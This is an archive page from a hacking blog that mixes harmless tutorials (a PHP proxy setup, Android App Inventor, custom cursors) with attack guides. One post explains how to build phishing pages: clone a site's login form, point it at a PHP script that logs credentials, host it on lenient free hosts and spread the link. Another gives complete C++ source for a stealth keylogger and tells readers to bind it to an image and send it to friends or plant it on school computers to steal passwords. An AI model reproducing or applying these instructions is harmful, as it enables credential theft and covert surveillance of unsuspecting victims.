Showing posts with label make your own app. Show all posts

Sunday, 28 July 2013

how to make free proxy server


I decided to post this tutorial on how to create a free and reliable PHP proxy server. Free proxy servers are all over the internet but they are generally unreliable, so getting your own free PHP proxy server isn’t such a bad idea especially if you have been restricted from visiting certain sites.
With your own PHP proxy, you can unblock sites blocked by your school, employer, ISP or government. It’s easier bypassing internet restrictions and firewall with your own proxy site and there is also the added advantage of securing your internet privacy. Nobody gets to know what you’re up to online as you will always appear to be only visiting that proxy site.
Are you restricted from facebook, myspace, youtube and the rest of those sites you love to visit? Or are you just concerned about your online privacy? Then follow this guide and your proxy site will be up and running within one hour.
The following is required:
1. A hosting account: This can be a free or paid hosting account.
i. This hosting account must have PHP Compiler. This produces optimized stand alone applications, libraries, and Web applications from standard PHP source code. Almost all free web hosts has this so I don’t think it’s gonna be a problem. PHP scripts runs on almost all free web hosts
ii. The hosting account too must have safe mode turned off in it’s php.ini configuration file.
safe_mode = Off
allow_url_fopen = On
This allows your web proxy server to connect to other servers since this is exactly what you want it for. You can check out these free hosts or run a google search.

2. A domain name or sub-domain: Some free hosts offer a sub-domain along with every free hosting account while some expect you to already have a domain name.
You can get a totally free domain name for your proxy server from these sites:
3. The PHP proxy script: You can download the latest PHProxy version from the link below:
Now I believe you have a free hosting account with a domain name, right? It’s almost complete…unzip the contents in the file you downloaded earlier.
Now login to your hosting cpanel and upload to your domain root (www folder) or create a folder in your domain root.
-index.php
-style.css
-javascript.js
-PHProxy.class.php
That’s all you have to do and your free PHP proxy server is set up. Launch the address in which you upload the files and your PHP proxy server site loads. Enter your destination url in the box and you’re good to go.That's it!

Monday, 30 July 2012

Easy – Auto Phisher Maker v2.8.6 (final)


Easy – Auto Phisher Maker v2.8.6 (final)

Now I present you my good old program, which name tells what job that program does. This is the final version, so program won’t be updated further.
Screenshot:
Note: Anti-Viruses may detect created PHP file as Trojan – password stealer, because phishing is illegal, of course. (If you know PHP programming language, you can convince yourself that is surely safe by editing that file.)

Saturday, 16 June 2012

Super phisher Tool;create Fake login Page Of any site Quickly


Super phisher Tool;create Fake login Page Of any site Quickly

Download the super phisher Tool To create a FAKE login page of any website...ya it become thats easy with tool...within seconds one can create fake login page of any website....

Now open tool...you will see a window like below...just enter the URL of login-page whose spoofed version you want to create..and enter the URL of page where you want the browser to redirect when the credentials are entered and stored as a LOG...(you should keep the Both URL'S same)

phisher

Upon clicking the Build phisher your fake login page will be created....

Now leaving the all Script-kiddie talks...lets talk about the PHP script that will work to store
the entered credentials in a FILE..Here is a screen shot of the PHP script behind the program...

script

Its a very easy to understand for a PhP coder as well as non coder....(non-coder can read the explanation below)

The text in "site to redirect box" box in software is the URL in the header....it is the URL to which your browser will redirect upon submitting the login form with Credentials...

fopen() is a inbuilt function of PHP with the help of which one can open a file forReading/writing/appending
In our login.php the "a" refers to appending of data....everytime someone enters data on that fake login page
it will be appended to your log file....

Next inside the foreach() loop there is $_POST which signifies that data is transmitted as a seperate packet...if there would have been $_GET ,it would mean the login data is appended and sent with URL..

The $variable refer to the field name i.e Username/email/password...etc...and $value refer to the data that the person entered in username/email/password.....
The fwrite() is inbuilt function to write data to a file...and fclose() is function that closes a connection to file that we opened...

You dont even need to use software to make fake login pages...Just open the login page whose spoofed version you want to create ;right click>view source;copy source...and paste it in notepad....
find "action=" in the script and change it to action="login.php" (if name of the file storing php script is login.php;you can change it as per your php file name)....
you need to create a file containing php script whose snap-shot is shown above.....(login.php in case above)
and you are done....just upload them to any webhosting....and spread login link.....

USE www.byethost.com or 000webhost.com for the uploads...they do-not ban your phisher URL'S or you can check out my other post of free webshosting on this blog

DOWNLOAD TOOL:::http://www.filecrop.com/super-phisher-1.0.html

Friday, 11 May 2012

create your own keylogger in minutes


     Hi guys, today I am going to talk about creating a keylogger for free using C++.I am going to introduce to the C++ Spyware code. It is going to be very fun.  You can install this spyware in your college/school  or in your friend system, and get their username and passwords.  This is very simple hacking trick when compared to phishing web page. 
Disadvantage of Phishing Web page:
you have to upload phishing web page to web hosting.  But only few website won't detect the phishing webpage.
website url is different. Easy to detect that we are hacking.

Advantage of Spyware-keylogger:
Very simple and easy method.
Victim can't detect that we are hacking.

How to create Keylogger using Visual C++?
Requirements:
  • Dev C++.
  • Download it from here: http://www.bloodshed.net/
  • Knowledge about Visual C++ (need, if you are going to develop the code).
Steps:
  • Install dev C++ in your system and open the dev C++ compiler.
  • Go to File->New->Source File.
  • You can see a blank works space will be there in window.

  • Now copy the below keylogger code into the blank work space.
#include <iostream>
using namespace std;
#include <windows.h>
#include <winuser.h>
int Save (int key_stroke, char *file);
void Stealth();

int main()
{
Stealth();
char i;

while (1)
{
for(i = 8; i <= 190; i++)
{
if (GetAsyncKeyState(i) == -32767)
Save (i,"LOG.txt");
}
}
system ("PAUSE");
return 0;
}

/* *********************************** */

int Save (int key_stroke, char *file)
{
if ( (key_stroke == 1) || (key_stroke == 2) )
return 0;

FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");

cout << key_stroke << endl;

if (key_stroke == 8)
fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
else if (key_stroke == 13)
fprintf(OUTPUT_FILE, "%s", "\n");
else if (key_stroke == 32)
fprintf(OUTPUT_FILE, "%s", " ");
else if (key_stroke == VK_TAB)
fprintf(OUTPUT_FILE, "%s", "[TAB]");
else if (key_stroke == VK_SHIFT)
fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
else if (key_stroke == VK_CONTROL)
fprintf(OUTPUT_FILE, "%s", "[CONTROL]");
else if (key_stroke == VK_ESCAPE)
fprintf(OUTPUT_FILE, "%s", "[ESCAPE]");
else if (key_stroke == VK_END)
fprintf(OUTPUT_FILE, "%s", "[END]");
else if (key_stroke == VK_HOME)
fprintf(OUTPUT_FILE, "%s", "[HOME]");
else if (key_stroke == VK_LEFT)
fprintf(OUTPUT_FILE, "%s", "[LEFT]");
else if (key_stroke == VK_UP)
fprintf(OUTPUT_FILE, "%s", "[UP]");
else if (key_stroke == VK_RIGHT)
fprintf(OUTPUT_FILE, "%s", "[RIGHT]");
else if (key_stroke == VK_DOWN)
fprintf(OUTPUT_FILE, "%s", "[DOWN]");
else if (key_stroke == 190 || key_stroke == 110)
fprintf(OUTPUT_FILE, "%s", ".");
else
fprintf(OUTPUT_FILE, "%s", &key_stroke);

fclose (OUTPUT_FILE);
return 0;
}

/* *********************************** */

void Stealth()
{
HWND Stealth;
AllocConsole();
Stealth = FindWindowA("ConsoleWindowClass", NULL);
ShowWindow(Stealth,0);
}


  • Compile the Code(Ctrl+F9)


  • Now execute the program by selecting Execute->Run (ctrl+F10)
  • Now your keylogger will run in your system. whatever you type using keyboard. It will be stored in Log.txt file.
  • You can see the log.txt file where you save the file.


  • Bind the exe file with image or any files and send it to your friend.
                                                         (0R)
  • If you have physical access to your college/school system,then copy the exe file in that system and run it. 

That's it you are done.....

For now this is it futher i will be posting a new and more efficient keylogger. So stay updated through email!

Thursday, 5 April 2012

create your own android app via google app creator


Google has revealed a new software tool that lets almost anyone make apps for mobile phones that use its Android software. The beta version of the Web site for App Inventor for Android went live from Google Labs providing all the information on how easy it is to make apps, including a number of ideas for apps people can make themselves.

Most importantly, to use App Inventor, you do not need to be a developer as it requires NO programming knowledge. This is because instead of writing code, you visually design the way the app looks and use blocks to specify the app’s behavior.


Saturday, 31 March 2012

how to make your own cursor



1. First of all Download and install a software name IconArt
2. Now Open IconArt Software and draw there anything you like...


3. When you finished the design, save it by going to File> Save frame as Cursor.



4. Now time to apply this new Cursor as your mouse Pointer. For this Go to Contol Pannel> Mouse> Pointers> Browse Cursor that you have made> then Click OK.... and see its done!!!!!


5.With the same Above Procedure you can also change Another Mouse Pointers also For eg: Help Select, Working in Background, Busy etc....

Wednesday, 29 February 2012

Collection of 29 Free web apps for web developer

Collection of 29 Free web apps for web developer
tools for blogger and a web designer no coding, ready to use.
Hello Readers,

There are thousands of web app available on the Internet. Out of these, we selected 29 most time-saving, efficient and free web app for you. Stop using your valuable time researching the web apps.

We just almost all the programs listed below. Some will help you to control the load time of your site, others will be helpful to create invoices, website checklists and so on. Hope this list is useful, leave comments if you find more web app that we may have missed.

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Hack The Ass | Follow Us On Twitter | Facebook Hacker | How To Install Andorid 2.3 on Computer | BEST WEBHOSTING WEBSITES FOR FREE / FREE HOSTING